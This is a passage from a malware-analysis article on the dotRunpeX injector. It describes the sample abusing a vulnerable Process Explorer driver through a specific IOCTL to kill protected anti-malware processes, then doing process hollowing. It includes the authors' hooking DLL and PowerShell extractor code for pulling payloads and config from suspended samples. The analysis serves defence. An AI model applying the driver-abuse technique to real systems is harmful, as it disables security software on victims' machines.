


Figure 43: Created file “Иисус.sys” is a valid Process Explorer driver, version 16.43

We can see routine `NtLoadDriver` responsible for loading this driver where the argument points to `DriverServiceName – \Registry\Machine\System\CurrentControlSet\Services\TaskKill` that specifies a path to the driver’s registry key.





To process object handles of protected process, dotRunpeX uses WIN API `DeviceIoControl` to send IOCTL directly to the vulnerable `procexp` driver. The IOCTL “`2201288708`” (`IOCTL_CLOSE_HANDLE`) is in `RDX` register, and `procexp` driver routine processing this request is responsible for closing certain object handle of the specified process, regardless of whether the specified process is protected or not. Once enough object handles are closed, the Anti-Malware service is killed.




Figure 48: `DeviceIoControl` used to send the IOCTL “`2201288708`” to close the object handle of the protected process

We could also see that register `R8` (`lpInBuffer`) points to data required to close the object handle. This data structure could be defined as follows:

```
typedef struct _ioControl
{
    ULONGLONG ulPID;
    PVOID lpObjectAddress;
    ULONGLONG ulSize;
    ULONGLONG ulHandle;
} PROCEXP_DATA_EXCHANGE, *PPROCEXP_DATA_EXCHANGE;
```

Let’s compare the `procexp` driver version used by all samples of dotRunpeX (version 16.43 – compiled 2021-08-17) and the latest version of the `procexp` driver (version 17.02 – compiled 2022-11-10). We can immediately spot the added patching code that is responsible for disabling the possibility of closing object handles of protected processes.




Figure 49: Process Explorer driver version 16.43 vs. 17.02

This technique of closing object handles of protected processes using the process explorer driver is well documented and part of an open-source project called [Backstab](#). Process explorer drivers version 17.0+ are already patched.

After killing specific protected processes, Process Hollowing is what follows using WIN API `CreateProcessW` to start the process as suspended (in this case `C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe`) and direct NT API `NtWriteVirtualMemory` to write embedded payload of dotRunpeX into the newly created remote process.

It turned out that with an approach of dynamic analysis that focused on the native layer and certain usage of WIN/NT APIs, we got some interesting findings of this virtualized dotnet injector that could be used for automation and mass processing:

- Each dotRunpeX sample has an embedded payload of a certain malware family to be injected
- Each dotRunpeX sample has an embedded procexp driver to kill protected processes
- There is very likely some kind of config hidden behind the virtualized code that specifies the target process for Process Hollowing, a protected process list to be killed (Anti-Malware services), and probably other interesting configurable things.

Encouraged by these findings, we can move forward to some automation using knowledge from the .NET internals world. When we are talking about dotnet, we can immediately think of code being managed by .NET runtime. More things are being managed, and among them is one very important for our further process, and that is so-called “**Memory Management**”. The types of memory in dotnet are stack and .NET heap. In the dotnet world, we do not need to bother with memory allocation/deallocation because these routines are handled by .NET runtime and garbage collector. Memory management of dotnet somehow needs to know what to allocate, where, and how; the same goes for deallocation/freeing of memory. Allocation on the .NET heap occurs once we talk about reference types inheriting from `System.Object` (**class, object, string...**). These objects are saved on the .NET heap, and for the purpose of their automatic management, they are accompanied by certain metadata information such as their type, references, and size. Even better, the automatic memory deallocation of no longer referenced objects does not occur immediately – the garbage collector takes care of this in some time intervals, which could be several minutes. Particular objects like “**static objects**” survive garbage collections and live till the application ends.

This means that if we could enumerate objects on the .NET heap, we could also get information related to their types and size that can serve for their appropriate reconstruction. Creating this kind of tool would be very likely time-consuming, but luckily for us, there is already created dotnet process and crash dump introspection open-source library `ClrMD Microsoft.Diagnostics.Runtime` developed by Microsoft that could be used precisely for object reconstruction from .NET heap. Why is that so important?

In a certain moment of dotRunpeX execution, embedded payload, procexp driver, and some kind of config must appear in a decrypted state. Their content will likely be assigned to some object allocated on the .NET heap. For these, we could expect byte array `byte[]` or `string`. That also means that if we could control the execution of dotRunpeX and suspend it in a state we assume to be the right moment for those object reconstructions, we would be able to get all that we need in a decrypted state.

One of the right moments for suspending and introspecting the dotRunpeX process could be an invocation of WIN API `CreateProcessW` used for Process Hollowing. This was approved to be the correct assumption and led us to develop the hooking library “**CProcessW\_Hook**” exactly for this purpose.

## CProcessW\_Hook

---

Native hooking library using `minhook` framework (The Minimalistic x86/x64 API Hooking Library for Windows). The code provided below serves the purpose of hooking the WIN API function `CreateProcessW`, which is used in the dotRunpeX injector for process creation that is later used as a target for code injection (**PE Hollowing**). Once

the `CreateProcessW` function is hooked and called in the target process, the whole process gets suspended to introspect. Certain process creations are filtered (powershell, conhost) as they can be spawned for other functionalities of dotRunpeX according to config (example modification of Windows Defender settings). We need to suspend the process only in a state before performing code injection (where all required objects are already decrypted on the .NET heap).

```

#include <windows.h>
#include <string.h>
#include "pch.h"
#include "MinHook.h"

#pragma warning(disable : 4996)

#if defined _M_X64
#pragma comment(lib, "libMinHook.x64.lib")
#elif defined _M_IX86
#pragma comment(lib, "libMinHook.x86.lib")
#endif

typedef LONG (__stdcall* NTSUSPENDPROCESS)(HANDLE ProcessHandle);
typedef BOOL (__stdcall* CREATEPROCESSW)(LPCWSTR, LPCWSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES,
BOOL, DWORD, LPVOID, LPCWSTR, LPSTARTUPINFOW, LPPROCESS_INFORMATION);

CREATEPROCESSW fpCreateProcessW = NULL;

__declspec(dllexport) void __cdecl Decoy()
{
    Sleep(1000);
}

int __stdcall DetourCreateProcessW(LPCWSTR lpApplicationName, LPWSTR lpCommandLine, LPSECURITY_ATTRIBUTES
lpProcessAttributes, LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles, DWORD
dwCreationFlags, LPVOID lpEnvironment, LPCWSTR lpCurrentDirectory, LPSTARTUPINFOW lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
{
    LPCWSTR ignoredProcess[2] = { L"powershell", L"conhost" };
    for (int i = 0; i < 2; i++)
    {
        if (wcsstr(_wcslwr(lpApplicationName), ignoredProcess[i]))
        {
            return fpCreateProcessW(lpApplicationName, lpCommandLine, lpProcessAttributes,
lpThreadAttributes, bInheritHandles, dwCreationFlags, lpEnvironment, lpCurrentDirectory, lpStartupInfo,
lpProcessInformation);
        }
    }

    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    if (!hNtdll)
    {
        ExitProcess(0);
    }
    NTSUSPENDPROCESS NtSuspendProcess = (NTSUSPENDPROCESS)GetProcAddress(hNtdll, "NtSuspendProcess");
    if (!NtSuspendProcess)
    {
        CloseHandle(hNtdll);
        ExitProcess(0);
    }
    HMODULE cProcess = GetCurrentProcess();
    if (!cProcess)
    {
        CloseHandle(hNtdll);
        ExitProcess(0);
    }
    NtSuspendProcess(cProcess);
    ExitProcess(0);
    return 1;
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{

```

```

switch (ul_reason_for_call)
{
    case DLL_PROCESS_ATTACH:
        if (MH_Initialize() != MH_OK)
        {
            return 1;
        }
        if (MH_CreateHook(&CreateProcessW, &DetourCreateProcessW, (LPVOID*)&fpCreateProcessW) !=
MH_OK)
        {
            return 1;
        }
        if (MH_EnableHook(&CreateProcessW) != MH_OK)
        {
            return 1;
        }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
}
return TRUE;
}

```

We could see that all hooking logic is executed right upon loading this library inside the function `DllMain()`. Another important thing to note is that we defined the export function `Decoy()`, which won't be ever executed or called but is needed later on for our preinjection technique.

With the hooking library “*CProcessW\_Hook.dll*” in its place, we can move on to create an injector and extractor. This points to the main tool provided below – dotRunpeX extractor “*Invoke-DotRunpeXextract*”.

## Invoke-DotRunpeXextract

---

PowerShell module that enables the extraction of payload, procexp driver, and config from dotRunpeX. The tool is written in PowerShell scripting language using preinjection of native hooking library “*CProcessW\_Hook.dll*” (using [AsmResolver](#)) and .NET objects reconstruction from .NET heap (using [ClrMD](#)). It uses a dynamic approach for extraction, so samples are executed in a managed way (**use only in VM**). Using PowerShell 7.3+, clrMD v2.2.343001 (net6.0), AsmResolver v5.0.0 (net6.0).

We provide two versions of this tool that can be downloaded along with the hooking library in the last section of this article. One is created multi-threaded as a PowerShell module for the best performance and usage. The second version of this tool is a single-threaded script with the same functionality that could be used for simple debugging and troubleshooting and can more easily serve to create several snippets with similar functionality.

The whole code of this PowerShell module is annotated and commented on in a way to be easy to understand its core features. We will briefly describe the core functionality of this tool, like the preinjection technique of the hooking library using [AsmResolver](#) and implemented logic behind the extraction.

At first, this tool modifies the PE structure of dotRunpeX using [AsmResolver](#). [AsmResolver](#) is well known for its capability to inspect dotnet executables and their related metadata, but it also allows access to low-level structures of PE to modify them. These PE structure modifications are used to implement our so-called PoC technique for the purpose of dll preinjection to a 64-bit dotnet executable. We are talking about adding a new import entry for the native hooking library into the .NET Assembly. Since dotRunpeX is a 64-bit executable, and it turned out that, unlike the 32-bit dotnet executables, the 64-bit ones don't even have an import directory, we started building one from scratch right inside the function `PatchBinaryWithDllInjection()`. In this function, we can see that we are creating new data sections, `.idata` and `.data`, where our newly built IDT (**Import Directory Table**) and IAT (**Import Address Table**) will be placed. To get our hooking library “*CProcessW\_Hook.dll*” preinjected right upon

process start and let the windows loader do for us the hard work, we are creating an import entry with exported function `Decoy()` that was defined in the hooking library. As we are dealing with dotnet and adding native import, **IL Only** flag inside the .NET Directory is not true anymore and needs to be patched.

```
function PatchBinaryWithDllInjection($pathToSample, $patchedSample, $dllHookingName)
{
    # Exported function name "Decoy" from hooking library will be used for Import Directory creation
    $symbolNameToImport = [AsmResolver.PE.PEImage]::FromFile($dllHookingName).Exports.Entries[0].Name #
Decoy
    # We need to work with pefile layer to expose sections - creation of Import Directory and IAT
    $pefile = [AsmResolver.PE.File.PEFile]::FromFile($pathToSample)

    # Creation of Import Directory from scratch
    $impDirBuff = [AsmResolver.PE.Imports.Builder.ImportDirectoryBuffer]::new($false)
    $impModule = [AsmResolver.PE.Imports.ImportedModule]::new($dllHookingName)
    $symbol = [AsmResolver.PE.Imports.ImportedSymbol]::new(0, $symbolNameToImport)
    $impModule.Symbols.Add($symbol)
    $impDirBuff.AddModule($impModule)

    # Creation of ".idata" section where Import Directory will be placed
    $idataSection = [AsmResolver.PE.File.PESection]::new(".idata",
[AsmResolver.PE.File.Headers.SectionFlags]::MemoryRead -bor
[AsmResolver.PE.File.Headers.SectionFlags]::ContentInitializedData)
    $idataSection.Contents = $impDirBuff
    $pefile.Sections.Add($idataSection)

    # Creation of ".data" section where IAT will be placed
    $dataSection = [AsmResolver.PE.File.PESection]::new(".data",
[AsmResolver.PE.File.Headers.SectionFlags]::MemoryRead -bor
[AsmResolver.PE.File.Headers.SectionFlags]::MemoryWrite -bor
[AsmResolver.PE.File.Headers.SectionFlags]::ContentInitializedData)
    $dataSection.Contents = $impDirBuff.ImportAddressDirectory
    $pefile.Sections.Add($dataSection)

    # Remove ASLR (no reloc)
    $pefile.OptionalHeader.DllCharacteristics = $pefile.OptionalHeader.DllCharacteristics -bxor
[AsmResolver.PE.File.Headers.DllCharacteristics]::DynamicBase
    # Update offsets and RVA of newly created data sections (so we can work with them later on)
    $pefile.UpdateHeaders()

    # Update info about new data directories in context of pefile - Import Directory, IAT
    $pefile.OptionalHeader.DataDirectories[[AsmResolver.PE.File.Headers.DataDirectoryIndex]::ImportDirectory]
= [AsmResolver.PE.File.Headers.DataDirectory]::new($idataSection.Rva, $idataSection.GetPhysicalSize())
    $pefile.OptionalHeader.DataDirectories[[AsmResolver.PE.File.Headers.DataDirectoryIndex]::IatDirectory]
= [AsmResolver.PE.File.Headers.DataDirectory]::new($dataSection.Rva, $dataSection.GetPhysicalSize())
    $pefile.Write($patchedSample)

    # We need to do some custom patching of IL only flag inside .NET Directory (it is easier than making
custom writer preserving all PE sections and meta) - we are adding native imports so IL only is not true
anymore
    $dotnetDirectoryRVA =
$pefile.OptionalHeader.DataDirectories[[AsmResolver.PE.File.Headers.DataDirectoryIndex]::ClrDirectory].VirtualAddress

    $dotnetDirectoryFileOffset = $pefile.RvaToFileOffset($dotnetDirectoryRVA)
    $dotnetDirectoryILFlagsFileOffset = $dotnetDirectoryFileOffset + 16
    $filestream = [System.IO.FileStream]::new($patchedSample, [System.IO.FileMode]::Open,
[System.IO.FileAccess]::ReadWrite)
    $filestream.Position = $dotnetDirectoryILFlagsFileOffset
    $filestream.Write([byte[]]::new(4), 0, 4) # Wipe the IL only flags
    $filestream.Close()
}
```



A comparison of the dotRunpeX sample before and after the described modification of the PE structure can be seen in the picture below.




Figure 50: PE structure of the dotRunpeX sample before and after modification used for dll preinjection  
 Now, we get to the state where our modified binary could be executed. With the hooking library in its place, the dotRunpeX process gets suspended right during the call to WIN API `CreateProcessW`. This exact routine is implemented in the function `StartProcessWaitSuspended()`.

```
function StartProcessWaitSuspended($patchedSample)
{
    $process = [System.Diagnostics.Process]::Start($patchedSample)
    while ($process.Threads.Where{$_ .ThreadState -ne [System.Diagnostics.ThreadState]::Wait -and
    $_.WaitReason -ne [System.Diagnostics.ThreadWaitReason]::Suspended})
    {
        Start-Sleep -Milliseconds 500
        $process.Refresh()
    }
    return $process
}
```

Once the process is suspended, it is ready to be introspected. The whole logic behind the introspection of the dotRunpeX process can be seen in the function `GetPayloadAndConfig()`. In this function, we use the clrMD library to attach to the desired process and enumerate all `System.Byte[]` objects that are currently allocated on the .NET heap. To reconstruct the payload intended to be injected, we have implemented some dummy logic to find byte array objects larger than 1KB and starting with the "MZ" header. Despite the fact how it sounds, it has proven to be enough to fulfill our needs.

The logic behind finding the object corresponding to the process explorer driver and config is slightly different. First of all, the procexp driver and constants related to the config are saved in the same object. We assume that this is a result of the combination of usage KoiVM virtualizer and ConfuserEx obfuscator together as ConfuserEx usually puts defined constants to one blob of byte array and resolves them during the runtime once they are needed. After the logic finds this kind of byte blob, it separates the process explorer driver and config and pushes the config for further processing.

```

function GetPayloadAndConfig($process)
{
    # DataTarget is our suspended process
    $dataTarget = [Microsoft.Diagnostics.Runtime.DataTarget]::AttachToProcess($process.Id, $false)
    Start-Sleep -Seconds 1 # Better to wait for CLRMD - to properly initialize DataTarget
    $clrInfo = $dataTarget.ClrVersions[0]
    $clrRuntime = $clrInfo.CreateRuntime()

    # Getting all byte array objects from .NET Heap and sort them by size descending
    $objects = $clrRuntime.Heap.EnumerateObjects().ToArray().Where{$_ .Type.Name -eq "System.Byte[]"} |
Sort-Object -Property Size -Descending
    # Find payload to be injected - should be the largest byte array containing PE
    $payload = @(
foreach ($object in $objects)
{
    # Check if byte array possible valid PE
    if($object.AsArray().Length -gt 1024)
    {
        if((Compare-Object ($object.AsArray().ReadValues[byte](0,2)) ([byte[]] 0x4d,0x5a)).Length -eq
0)
        {
            $payload = $object.AsArray().ReadValues[byte](0, $object.AsArray().Length)
            break
        }
    }
}
if(-not $payload){Write-Host "Payload to be injected NOT found in
sample:"$process.MainModule.ModuleName"!!!" -ForegroundColor Red}

    # Find procexp driver + config (first 8 bytes of byte array skipped -> should be related to procexp PE
size)
    $procexpAndConfig = @(
foreach ($object in $objects)
{
    # Check if byte array possible procexp PE and config
    if($object.AsArray().Length -gt 1024)
    {
        if((Compare-Object ($object.AsArray().ReadValues[byte](8,2)) ([byte[]] 0x4d,0x5a)).Length -eq
0)
        {
            $procexpAndConfig = $object.AsArray().ReadValues[byte](0, $object.AsArray().Length)
            break
        }
    }
}
if(-not $procexpAndConfig)
{
    Write-Host "Procexp driver + config NOT found in sample:"$process.MainModule.ModuleName"!!!" -
ForegroundColor Red
    $procexp = $null
    $config = $null
    return $payload, $procexp, $config
}
# Process procexp and config
$procexpSize = [bitconverter]::ToInt32($procexpAndConfig[4..7], 0)
$procexp = $procexpAndConfig[8..($procexpSize+7)]
$config = $procexpAndConfig[($procexpSize +8)..$procexpAndConfig.Length]

    return $payload, $procexp, $config
}

```

The so-called config is actually a bunch of constants where some of them serve as a configuration of dotRunpeX. This config needs to be parsed in the function `ParseConfig()` as it appears to be in some kind of structure where every string is preceded with its length and if needed, padded to have length divisible by 4, as shown in the picture

below.




Figure 51: Unparsed config structure

```
function ParseConfig($config)
{
    $memStream = [System.IO.MemoryStream]::new($config, $true)
    $strLength = [byte[]]::new(4)
    $parsedConfig = ""

    while ($memStream.Position -lt $memStream.Length)
    {
        $memStream.Read($strLength, 0, 4) | Out-Null
        $length = [BitConverter]::ToInt32($strLength, 0)
        $buffer = [byte[]]::new($length)
        $memStream.Read($buffer, 0, $length) | Out-Null
        $parsedConfig += [System.Text.Encoding]::UTF8.GetString($buffer) + "`n"
        if(($memStream.Position % 4) -ne 0)
        {
            $memStream.Position += 4 - ($memStream.Position % 4)
        }
    }
    $memStream.Close()
    return $parsedConfig
}
```

Once we have properly parsed the config, it is saved with extracted payload and process explorer driver, the suspended process gets killed, and the modified dotRunpeX sample is removed.

Example execution of *“Invoke-DotRunpeXextract”* and mass processing of samples could be seen below (2min GIF):




Figure 52: Execution of “*Invoke-DotRunpeXextract*” (2min GIF)

As pointed out before, “*Invoke-DotRunpeXextract*” will produce a payload to be injected, procexp driver, and parsed constants values where some of them could be referred to as **config**. Example config file content for our analyzed sample of the dotRunpeX:

False  
True  
SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
C14615024653444192E5F79157E215D3  
"  
I\_LOVE\_HENTAIU2  
